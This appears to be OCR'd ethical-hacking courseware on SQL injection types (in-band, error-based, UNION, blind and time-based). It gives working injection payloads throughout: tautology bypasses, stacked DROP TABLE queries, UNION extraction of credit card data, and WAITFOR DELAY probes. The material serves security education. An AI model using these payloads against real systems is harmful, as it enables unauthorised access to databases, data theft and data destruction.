
Examples of SQL Injection

An SQL injection query exploits the normal execution of SQL. The attacker uses various SQL commands to modify the values in the database. The following table lists some examples of SQL injection attacks:

Example	Attacker SQL Query	SQL Query Executed
Updating Table	`blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --';`
Adding New Records	`blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE email = 'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason', 'jason springfield');--';`
Identifying the Table Name	`blah' AND 1=(SELECT COUNT(*) FROM mytable); --`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email = 'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';`
Deleting a Table	`blah'; DROP TABLE Creditcard; --`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; DROP TABLE Creditcard; --';`
Returning More Data	`OR 1=1`	`SELECT * FROM User_Data WHERE Email_ID = 'blah' OR 1=1`

TABLE 15.1: Attack SQL queries

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection

Module Flow

1 SQL Injection Concepts

2 Types of SQL Injection


3 SQL Injection Methodology

4 SQL Injection Tools

5 Evasion Techniques

6 Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Types of SQL Injection

Types of SQL Injection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of SQL Injection


Attackers use various tricks and techniques to view, manipulate, insert, and delete data from an application's database. Depending on the technique used, SQL injection attacks may be any of several types. This section discusses types of SQL injection attacks. Attackers use SQL injection attacks in many different ways by poisoning the SQL query.

In an SQL injection attack, the attacker injects malicious code through an SQL query that can read sensitive data and even can modify (insert/update/delete) it.

There are three main types of SQL injection:

- **In-band SQL Injection:** An attacker uses the same communication channel to perform the attack and retrieve the results. In-band attacks are commonly used and easy-to-exploit SQL injection attacks. Most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.
- **Blind/Inferential SQL Injection:** In blind/inferential injection, the attacker has no error messages from the system with which to work. Instead, the attacker simply sends a malicious SQL query to the database. This type of SQL injection takes longer time to execute because the result returned is generally in the form of boolean. Attackers use the true or false results to know the structure of the database and the data. In case of inferential SQL injection, no data is transmitted through the web application, and it is not possible for an attacker to retrieve the actual result of the injection; therefore, it is called blind SQL injection.
- **Out-of-Band SQL Injection:** Attackers use different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results. This type of attack is difficult to perform because the attacker needs to communicate with the server and acquire features of the database server used by the web application.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Types of SQL Injection

In-Band SQL Injection

- Attackers use the same **communication channel** to perform the attack and **retrieve** the results

Types of in-band SQL Injection

Error-based SQL Injection
Attackers intentionally **insert bad input** into an application, causing it to throw **database errors**

System Stored Procedure
Attackers **exploit databases' stored procedures** to perpetrate their attacks

Illegal/Logically Incorrect Query
Attackers **send an incorrect query to the database intentionally** to generate an error message that may be helpful in carrying out further attacks

Union SQL Injection
Attackers use a UNION clause to add a malicious query to the requested query
```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL
SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Tautology
Attackers inject statements that are always true so that queries always return results upon evaluation of a WHERE condition
```
SELECT * FROM users WHERE name = '' OR '1'='1';
```

End of Line Comment
After injecting code into a particular field, legitimate code that follows is nullified through the use of end of line comments
```
SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --';
```

Inline Comment
Attackers integrate multiple vulnerable inputs into a single query using inline comments
```
INSERT INTO Users (UserName, isAdmin, Password)
VALUES('Attacker', 1, /*', 0, '*/'mypwd')
```

Piggybacked Query
Attackers inject additional malicious query to the original query. As a result, the DBMS executes multiple SQL queries
```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob';
DROP TABLE DEPT;
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

In-Band SQL Injection

In in-band SQL injection, attackers use same communication channel to perform the attack and retrieve the results. Depending on the techniques used, in-band SQL injection attacks may be any of several types but most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.

Following are the different types of in-band SQL injection:

- **Error-Based SQL Injection**

  Attackers intentionally insert bad input into an application causing it to throw database errors. The attacker reads the database-level error messages that result in order to find an SQL injection vulnerability in the application. Based on this, the attacker then injects SQL queries that are specifically designed to compromise the data security of the application. This is very useful to build a vulnerability exploiting request.

- **System Stored Procedure**

  The risk of executing a malicious SQL query in a stored procedure increases if the web application does not sanitize the user inputs used to dynamically construct SQL statements for that stored procedure. An attacker may use malicious input to execute the malicious SQL statements in the stored procedure. Attackers exploit databases' stored procedures to perpetrate their attacks.

  For example,
  ```
  Create procedure Login @user_name varchar(20), @password
  varchar(20) As Declare @query varchar(250) Set @query = ' Select
  1 from usertable Where username = ' + @user_name + ' and password
  = ' + @password exec(@query) Go
  ```

If the attacker enters the following inputs in the application input fields using the above stored procedure running in the backend, the attacker will able to login with any password.

User input: anyusername or 1=1' anypassword

- **Illegal/Logically Incorrect Query**

  An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, and so on. In this SQL injection attack, an attacker sends an incorrect query to the database intentionally to generate an error message that may be helpful in performing further attacks. This technique may help an attacker to extract the structure of the underlying database.

  For example, to find the column name, an attacker may give the following malicious input:

  Username: 'Bob"

  The resultant query will be

  ```
  SELECT * FROM Users WHERE UserName = 'Bob"' AND password =
  ```

  After executing the above query, the database may return the following error message:

  "Incorrect Syntax near 'Bob'. Unclosed quotation mark after the character string '' AND Password='xxx''."

- **UNION SQL Injection**

  "UNION SELECT" statement returns the union of the intended dataset with the target dataset. In a UNION SQL injection, an attacker uses a **UNION** clause to append a malicious query to the requested query, as shown in the following example:

  ```
  SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL
  SELECT creditCardNumber,1,1 FROM CreditCardTable
  ```

  The attacker checks for the UNION SQL Injection vulnerability by adding a single quote character (') to the end of a ".php? id=" command. The type of error message received will tell the attacker if the database is vulnerable to a UNION SQL injection.

- **Tautology**

  In a tautology-based SQL injection attack, an attacker uses a conditional OR clause in such a way that the condition of the WHERE clause will always be true. It can be used to bypass user authentication.

  For example,

  ```
  SELECT * FROM users WHERE name = '' OR '1'='1';
  ```

  This query will always be true, as the second part of the OR clause is always true.

- **End-of-Line Comment**

  In this type of SQL injection, an attacker uses **Line comments** in specific SQL injection inputs. Comments in a line of code are often denoted by (--), are ignored by the query. An attacker takes advantage of this commenting feature by writing a line of code that

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ends in a comment. The database will execute the code until it reaches the commented portion, after which it will ignore the rest of the query.

For example,

```
SELECT * FROM members WHERE username = 'admin'--' AND password =
'password'
```

With this query, an attacker will be able to login to an admin account without the password, as the database application will ignore the comments that begin right after username = 'admin.

- **In-line Comments**

  Attackers simplify an SQL injection attack by integrating multiple vulnerable inputs into a single query using in-line comments. This type of injections allows an attacker to bypass blacklisting, remove spaces, obfuscate, and determine database versions.

  For example,

  ```
  INSERT    INTO    Users    (UserName,    isAdmin,    Password)    VALUES
  ('".$username."', 0, '".$password."')"
  ```

  is a dynamic query that prompts the new user to enter username and password.

  Attacker may provide malicious input as given below.

  ```
  UserName = Attacker', 1, /*
  Password = */'mypwd
  ```

  After injecting the malicious input, the generated query gives the attacker administrator privileges.

  ```
  INSERT    INTO    Users    (UserName,    isAdmin,    Password)
  VALUES('Attacker', 1, /*', 0, '*/'mypwd')
  ```

- **Piggybacked Query**

  In Piggybacked SQL injection attack, an attacker injects additional malicious query to the original query. The original query remains unmodified, and the attacker's query is piggybacked on the original query. Due to piggybacking, the DBMS receives multiple SQL queries. Attackers use query delimiter semicolon (;) to separate the queries. After executing the original query, the DBMS recognizes the delimiter and then executes the piggybacked query. This type of attack is also known as Stacked Queries attack. The intention of the attacker is to extract, add, modify, or delete data, remote command execution, or to perform denial of service attack.

  For example, the original SQL query is as given below.

  ```
  SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob'
  ```


  Now, the attacker concatenates the delimiter (;) and malicious query to the original query as given below.

  ```
  SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob';
  DROP TABLE DEPT;
  ```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

After executing the first query and returning the resultant database rows, the DBMS recognizes the delimiter and executes the injected malicious query. Consequently, the DBMS drops the table DEPT from the database.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Types of SQL Injection

Error Based SQL Injection

- Error based SQL Injection forces the database to perform some operation in which the **result will be an error**
- This exploitation may differ from one DBMS to the other

- **Consider the SQL query shown below:**

  `SELECT * FROM products WHERE id_product=$id_product`
- **Consider the request to a script which executes the query above:**

  `http://www.example.com/product.php?id=10`
- **The malicious request would be (e.g., Oracle 10g):**

  ```
  http://www.example.com/product.php?
  id=10||UTL_INADDR.GET_HOST_NAME( (SELECT
  user FROM DUAL) )—
  ```

- In the example, the tester concatenates the value 10 with the result of the function `UTL_INADDR.GET_HOST_NAME`
- This Oracle function will try to return the hostname of the parameter passed to it, which is another query, the name of the user
- When the database looks for a hostname with the user database name, it will fail and return an error message like:

  `ORA-292257: host SCOTT unknown`
- Then the tester can manipulate the parameter passed to `GET_HOST_NAME()` function, and the result will be shown in the error message

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Error Based SQL Injection

Let us understand the details of error-based SQL injection. As discussed earlier, in error-based SQL injection, the attacker forces the database to throw error messages in response to his/her inputs. Later, he/she may analyze the error messages obtained from the underlying database in order to gather useful information that can be used in constructing the malicious query. Attacker uses this type of SQL injection technique when he/she is unable to exploit any other SQL injection techniques directly. The primary goal of this technique is to generate the error message from the database that can be helpful in performing successful SQL injection attack. This exploitation may differ from one DBMS to the other.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider the request to a script which executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be (e.g., Oracle 10g):


```
http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )—
```

In the aforementioned example, the tester concatenates the value 10 with the result of the function UTL_INADDR.GET_HOST_NAME. This Oracle function will try to return the hostname of the parameter passed to it, which is other query, the name of the user. When the database looks for a hostname with the user database name, it will fail and return an error message like

```
ORA-292257: host SCOTT unknown
```

Then, the tester can manipulate the parameter passed to GET_HOST_NAME() function and the result will be shown in the error message.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Types of SQL Injection

Union SQL Injection

- This technique involves **joining a forged query** to the **original query**
- Result of forged query will be joined to the result of the original query, thereby, allowing it to obtain the **values of fields of other tables**

Example:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

Now set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The final query is as shown below:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1
FROM CreditCardTable
```

The above query joins the result of the original query with all the credit card users

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Union SQL Injection

In a UNION SQL injection, an attacker combines a forged query with a query requested by the user by using a UNION clause. The result of the forged query will be joined to the result of the original query which makes it possible to obtain the values of fields from other tables. Before running the UNION SQL injection, the attacker ensures that there are equal number of columns taking part in the UNION query. To find the right numbers of columns, the attacker first launches a query by using an ORDER BY clause followed by a number to indicate the number of database columns selected:

```
ORDER BY 10--
```

If the query is executed successfully and no error messages appear, then the attacker will assume that 10 or more columns exist in the target database table. However, if the application displays an error message such as "**Unknown column '10' in 'order clause**" then the attacker will assume that there are less than 10 columns in the target database table. By performing trial and error, an attacker can learn the exact number of columns in the target database table.

Once the attacker learns the number of columns, the next step is to find the type of columns using a query such as

```
UNION SELECT 1,null,null—
```

If the query is executed successfully, then the attacker knows that first column is of integer type, and can move on to learn the types of other columns.

Once the attacker finds the right number columns, the next step is to perform UNION SQL injection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For example,

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

Now set the following Id value:


```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The attacker now launches a UNION SQL injection query as follows:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT
creditCardNumber,1,1 FROM CreditCardTable
```

The above query joins the result of the original query with all the credit card users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Types of SQL Injection

Blind/Inferential SQL Injection

No Error Message
- Blind SQL Injection is used when a web application is vulnerable to an SQL injection, but the results of the injection are not visible to the attacker

Generic Page
- Blind SQL injection is identical to a normal SQL Injection, except that a generic custom page is displayed when an attacker attempts to exploit an application rather than seeing a useful error message

Time-intensive
- This type of attack can become time-intensive because a new statement must be crafted for each bit recovered

Note: An attacker can still steal data by asking a series of True and False questions through SQL statements


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Blind/Inferential SQL Injection

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application rather than seeing a useful error message, a generic custom page is displayed. In blind SQL injection, an attacker poses a true or false question to the database to see if the application is vulnerable to SQL injection.

Normal SQL injection attack is often possible when developer uses generic error messages whenever error occurred in the database. This generic message may reveal sensitive information or give path to the attacker to perform SQL injection attack on the application. However, when developers turn off the generic error message for the application, it is quite difficult for the attacker to perform SQL injection attack. However, it is not impossible to exploit such application with SQL injection attack. Blind injection differs from normal SQL injection in a way of retrieving data from the database. Blind SQL injection used either to access the sensitive data or to destroy the data. Attackers can steal the data by asking a series of true or false questions through SQL statements. Results of the injection are not visible to the attacker. This type of attack can become time-intensive because the database should generate a new statement for each newly recovered bit.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
Types of SQL Injection
No Error Messages Returned
CEH
Attacker
SQL Injection Attack
Blind SQL Injection (Attack Successful)
Simple SQL Injection
Oops!
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

```
certifiedhacker'; drop table Orders --
```

We are unable to process your request. Please try back later.

```
Microsoft OLE DB Provider
for ODBC Drivers error
'80040e14'
[Microsoft][ODBC SQL Server
Driver][SQL Server]Unclosed
quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```


No Error Messages Returned

Let us see the difference between error messages obtained when developers use generic error messages and when developers turn off the generic error message and use the custom error message as shown in the figure above.

When an attacker tries to perform an SQL injection with the query "**`certifiedhacker'; drop table Orders --`**", two kinds of error messages may be returned. A generic error message may help the attacker to perform SQL injection attacks on the application. However, if the developer turns off the generic error messages, the application will return a **custom error message**, which is not helpful to the attacker. In this case, the attacker will attempt a blind SQL injection attack instead.

If generic error messaging is in use, the server throws an error message with a detailed explanation of the error, with database drivers and ODBC SQL server details. This information can be used to further perform the SQL injection attack. When custom messaging is in use, the browser simply displays an error message saying that there is an error and the request was unsuccessful, without providing any details. This leaves the attacker with no choice but to try a blind SQL injection attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
Types of SQL Injection
Blind SQL Injection: WAITFOR DELAY (YES or NO Response)
; IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'--
Check if database "creditcard" exists or not
NO
YES
Sleep for 10 seconds
Oops!
We are unable to process your request. Please try back later.
Oops!
We are unable to process your request. Please try back later.
Since no error messages are returned, use 'waitfor delay' command to check the SQL execution status
WAIT FOR DELAY 'time' (Seconds)
This is just like sleep, wait for specified time. CPU-safe way to make database wait.
WAITFOR DELAY '0:0:10'--
BENCHMARK() (Minutes)
This command runs on MySQL server.
BENCHMARK(howmanytimes, do this)
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Blind SQL Injection: WAITFOR DELAY (YES or NO Response)

Time Delay SQL injection (sometimes called **Time-based SQL injection**) evaluates the time delay that occurs in response to true or false queries sent to the database. A **`waitfor`** statement stops SQL Server for a specific amount of time. Based on the response, an attacker will extract information such as connection time to the database made as the system administrator or as other users and launch further attacks.

- **Step 1:** IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'—
- **Step 2**: Check if database "creditcard" exists or not
- **Step 3:** If No, it displays "We are unable to process your request. Please try back later".
- **Step 4:** If Yes, sleep for 10 seconds. After 10 seconds displays "We are unable to process your request. Please try back later."

Since no error messages will be returned, use the "waitfor delay" command to check the SQL execution status.

WAIT FOR DELAY 'time' (Seconds)

This is just like sleep; wait for a specified time. The CPU is a safe way to make a database wait.

